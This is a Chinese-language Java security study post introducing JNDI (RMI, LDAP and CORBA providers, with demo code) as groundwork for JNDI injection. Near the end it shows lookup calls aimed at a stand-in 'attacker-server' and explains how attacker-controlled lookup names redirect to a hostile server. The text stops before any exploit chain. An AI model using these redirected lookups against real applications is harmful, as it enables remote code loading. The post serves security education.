Java安全学习-JNDI注入

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
JNDI

简介

`JNDI`(Java Naming Directory Interface)是`Java`提供的一个访问命令和目录服务的`API`, 命名服务将名称和对象联系起来, 使得可以从名称访问对象, 官方链接.




`JNDI`包含在`Java SE`平台中, 要使用`JNDI`时, 必须要拥有`JNDI`类和一个或多个服务提供者, `JDK`包括以下命名或者目录服务的服务提供者:

- DNS: Domain Name Service (域名服务)

- RMI: Java Remote Method Invocation (Java方法远程调用)
- LDAP: Lightweight Directory Access Protocol (轻量级目录访问协议)
- CORBA: Common Object Request Broker Architecture (公共对象请求代理体系结构)

`JNDI`接口中主要分为`5`个包, 其中最重要的是`javax.naming`包, 包含了访问目录服务所需要的类和接口, 例如`Context`、`Bindings`、`References`、`lookup`等:

- javax.naming
- javax.naming.spi
- javax.naming.ldap
- javax.naming.event
- javax.naming.directory



Naming Package

The `javax.naming` package contains classes and interfaces for accessing naming services.

Context

The `javax.naming` package defines a `Context` interface, which is the core interface for looking up, binding/unbinding, renaming objects and creating and destroying subcontexts.

Lookup
The most commonly used operation is `lookup()`. You supply `lookup()` the name of the object you want to look up, and it returns the object bound to that name.

Bindings
`listBindings()` returns an enumeration of name-to-object bindings. A binding is a tuple containing the name of the bound object, the name of the object's class, and the object itself.

List
`list()` is similar to `listBindings()`, except that it returns an enumeration of names containing an object's name and the name of the object's class. `list()` is useful for applications such as browsers that want to discover information about the objects bound within a context but that don't need all of the actual objects. Although `listBindings()` provides all of the same information, it is potentially a much more expensive operation.

Name
`Name` is an interface that represents a generic name—an ordered sequence of zero or more components. The Naming Systems use this interface to define the names that follow its conventions as described in the Naming and Directory Concepts lesson.

References
Objects are stored in naming and directory services in different ways. A reference might be a very compact representation of an object.

The JNDI defines the `Reference` class to represent reference. A reference contains information on how to construct a copy of the object. The JNDI will attempt to turn references looked up from the directory into the Java objects that they represent so that JNDI clients have the illusion that what is stored in the directory are Java objects.

示例代码

这里通过实现一个简单的例子来更好的理解`JNDI`.

- Demo.java

```java
package org.h3rmesk1t.jndi.demo;

import java.rmi.Remote;
import java.rmi.RemoteException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/4 11:12 上午
 */
public interface Demo extends Remote {

    public String Demo(String name) throws RemoteException;
}
```


- DemoImpl.java

```java
package org.h3rmesk1t.jndi.demo;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/4 11:12 上午
 */
public class DemoImpl extends UnicastRemoteObject implements Demo {

    protected DemoImpl() throws RemoteException {
        super();
    }

    public String Demo(String name) throws RemoteException {
        return "Hello, " + name;
    }
}
```

- CallService.java

```java
package org.h3rmesk1t.jndi.demo;

import javax.naming.Context;
import javax.naming.InitialContext;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.Properties;

/**
```

```java
  * @Author: H3rmesk1t
  * @Data: 2022/2/4 11:13 上午
  */
public class CallService {

    public static void main(String[] args) throws Exception {

        // 初始化默认环境
        Properties env = new Properties();
        env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.rmi.registry.RegistryContextFactory");
        env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
        Context context = new InitialContext(env);

        // 创建注册中心
        Registry registry = LocateRegistry.createRegistry(1099);
        Demo demo = new DemoImpl();
        registry.bind("demo", demo);

        // 查找数据
        Demo rDemo = (Demo) context.lookup("demo");
        System.out.println(rDemo.Demo("h3rmesk1t"));
    }
}
```



```java
package org.h3rmesk1t.jndi.demo;

import javax.naming.Context;
import javax.naming.InitialContext;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.Properties;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/4 11:13 上午
 */
public class CallService {

    public static void main(String[] args) throws Exception {

        Properties env = new Properties();
        env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
        env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
        Context context = new InitialContext(env);

        Registry registry = LocateRegistry.createRegistry( port: 1099);
        Demo demo = new DemoImpl();
        registry.bind( name: "demo", demo);

        Demo rDemo = (Demo) context.lookup( name: "demo");
        System.out.println(rDemo.Demo( name: "h3rmesk1t"));
    }
}
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_231.jdk/Contents/Home/bin/java ...
Hello, h3rmesk1t
```

SPI

在`JDK`中内置了几个`Service Provider`, 分别是`RMI`、`LDAP`和`CORBA`. 但是这几个服务本身和`JNDI`没有直接的依赖, 而是通过`SPI`接口实现了联系.

RMI

`RMI`(Remote Method Invocation), 即`Java`远程方法调用, 为应用提供了远程调用的接口, 一个简单的`RMI`主要由三部分组成, 分别是接口、服务端和客户端. 具体详见之间分析的Java安全——RMI学习.

LDAP

`LDAP`(Lightweight Directory Access Protocol), 即轻量级目录访问协议. 它提供了一种查询、浏览、搜索和修改互联网目录数据的机制, 运行在`TCP/IP`协议栈上, 基于`C/S`架构.

`Java`对象在`LDAP`目录中也有多种存储形式:

- Java 序列化
- JNDI Reference
- Marshalled 对象
- Remote Location

`LDAP`中常见的属性定义如下:

```
String  X.500 AttributeType
------------------------------
CN      commonName
L       localityName
ST      stateOrProvinceName
O       organizationName
OU      organizationalUnitName
C       countryName
STREET  streetAddress
DC      domainComponent
UID     userid
```


其中需要注意的是:

- `DC`: `Domain Component`, 组成域名的部分, 比如域名`evilpan.com`的一条记录可以表示为`dc=evilpan,dc=com`, 从右至左逐级定义.

- `DN`：`Distinguished Name`，由一系列属性(从右至左)逐级定义的，表示指定对象的唯一名称.

CORBA

`CORBA` 是一个由 `Object Management Group` (OMG)定义的标准. 在分布式计算的概念中，`Object Request Broker` (ORB))表示用于分布式环境中远程调用的中间件. 其实就是早期的一个 `RPC` 标准，`ORB` 在客户端负责接管调用并请求服务端，在服务端负责接收请求并将结果返回. `CORBA` 使用接口定义语言(IDL)去表述对象的对外接口，编译生成的 `stub code` 支持 `Ada`、`C/C++`、`Java`、`COBOL` 等多种语言. 其调用架构如下图所示:



一个简单的 `CORBA` 用户程序由三部分组成，分别是 `IDL`、客户端和服务端:

- IDL

```
module HelloApp
{
  interface Hello
  {
  string sayHello();
  oneway void shutdown();
  };
};
```

- Server

```
// HelloServer.java
import HelloApp.*;
import org.omg.CosNaming.*;
import org.omg.CosNaming.NamingContextPackage.*;
import org.omg.CORBA.*;
import org.omg.PortableServer.*;
import org.omg.PortableServer.POA;

import java.util.Properties;

class HelloImpl extends HelloPOA {

  public String sayHello() {
    return "Hello from server";
  }

  public void shutdown() {
      System.out.println("shutdown");
  }
}


public class HelloServer {

  public static void main(String args[]) {
    try{
      // create and initialize the ORB
      ORB orb = ORB.init(args, null);

      // get reference to rootpoa & activate the POAManager
      POA rootpoa =
POAHelper.narrow(orb.resolve_initial_references("RootPOA"));
      rootpoa.the_POAManager().activate();

      // create servant
      HelloImpl helloImpl = new HelloImpl();
      // get object reference from the servant
      org.omg.CORBA.Object ref = rootpoa.servant_to_reference(helloImpl);
      Hello href = HelloHelper.narrow(ref);

      // get the root naming context
      // NameService invokes the name service
      org.omg.CORBA.Object objRef =
          orb.resolve_initial_references("NameService");
      // Use NamingContextExt which is part of the Interoperable
      // Naming Service (INS) specification.
      NamingContextExt ncRef = NamingContextExtHelper.narrow(objRef);

      // bind the Object Reference in Naming
      String name = "Hello";
      NameComponent path[] = ncRef.to_name( name );
      ncRef.rebind(path, href);

      System.out.println("HelloServer ready and waiting ...");

      // wait for invocations from clients
      orb.run();
    }

      catch (Exception e) {
        System.err.println("ERROR: " + e);
        e.printStackTrace(System.out);
      }

      System.out.println("HelloServer Exiting ...");

  }
}
```

- Client

```
import HelloApp.*;
import org.omg.CosNaming.*;
import org.omg.CosNaming.NamingContextPackage.*;
import org.omg.CORBA.*;

public class HelloClient
{
  static Hello helloImpl;

  public static void main(String args[])
    {
      try{
        // create and initialize the ORB
        ORB orb = ORB.init(args, null);
        // get the root naming context
        org.omg.CORBA.Object objRef =
            orb.resolve_initial_references("NameService");
        // Use NamingContextExt instead of NamingContext. This is
        // part of the Interoperable naming Service.
        NamingContextExt ncRef = NamingContextExtHelper.narrow(objRef);

        // resolve the Object Reference in Naming
        String name = "Hello";
        helloImpl = HelloHelper.narrow(ncRef.resolve_str(name));

        System.out.println("Obtained a handle on server object: " +
helloImpl);
        System.out.println(helloImpl.sayHello());

        helloImpl.shutdown();

        } catch (Exception e) {
          System.out.println("ERROR : " + e) ;
          e.printStackTrace(System.out);
        }
    }

}
```

动态协议转换

在上文的示例代码中都手动设置了对应服务的工厂以及对应服务的`PROVIDER_URL`，其实在`JNDI`中是可以进行动态协议转换的，示例代码如下：

- Demo-1


```
Context context = new InitialContext();
context.lookup("rmi://attacker-server/refObject");
context.lookup("ldap://attacker-server/cn=bar,dc=test,dc=org");
context.lookup("iiop://attacker-server/bar");
```

- Demo-2


```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:8888");
Context context = new InitialContext(env);

String name = "ldap://attacker-server/cn=bar,dc=test,dc=org";
context.lookup(name);
```

在`Demo-1`的代码中没有设置对应服务的工厂以及`PROVIDER_URL`, `JNDI`根据传递的`URL`协议自动转换与设置了对应的工厂及`PROVIDER_URL`. 在`Demo-2`的代码中可以看到, 即使服务端提前设置了工厂与`PROVIDER_URL`也没有什么影响, 当`lookup`操作时的参数能够被攻击者控制时, 依旧会根据攻击者提供的`URL`进行动态转换并覆盖掉最初设置的`PROVIDER_URL`, 将`lookup`操作指向攻击者控制的服务器.

从源码层面上来看看具体的流程, 跟进`InitialContext#lookup`方法, 在返回值中会调用`InitialContext#getURLOrDefaultInitCtx`方法, 继续跟进该方法, 在这里会进行动态转化操作.



```
public Object lookup(String name) throws NamingException {
    return getURLOrDefaultInitCtx(name).lookup(name);
}
```



```
/** Retrieves a context for resolving the string name <code>name</code>. ...*/
protected Context getURLOrDefaultInitCtx(String name)
    throws NamingException {
    if (NamingManager.hasInitialContextFactoryBuilder()) {
        return getDefaultInitCtx();
    }
    String scheme = getURLScheme(name);
    if (scheme != null) {
        Context ctx = NamingManager.getURLContext(scheme, myProps);
        if (ctx != null) {
            return ctx;
        }
    }
    return getDefaultInitCtx();
}
```

`JDK`中默认支持的`JNDI`自动协议转换以及对应的工厂类如下:

协议	schema	Context
DNS	dns://	com.sun.jndi.url.dns.dnsURLContext
RMI	rmi://	com.sun.jndi.url.rmi.rmiURLContext
LDAP	ldap://	com.sun.jndi.url.ldap.ldapURLContext
LDAP	ldaps://	com.sun.jndi.url.ldaps.ldapsURLContext
IIOP	iiop://	com.sun.jndi.url.iiop.iiopURLContext
IIOP	iiopname://	com.sun.jndi.url.iiopname.iiopnameURLContext
IIOP	corbaname://	com.sun.jndi.url.corbaname.corbanameURLContext


命名引用

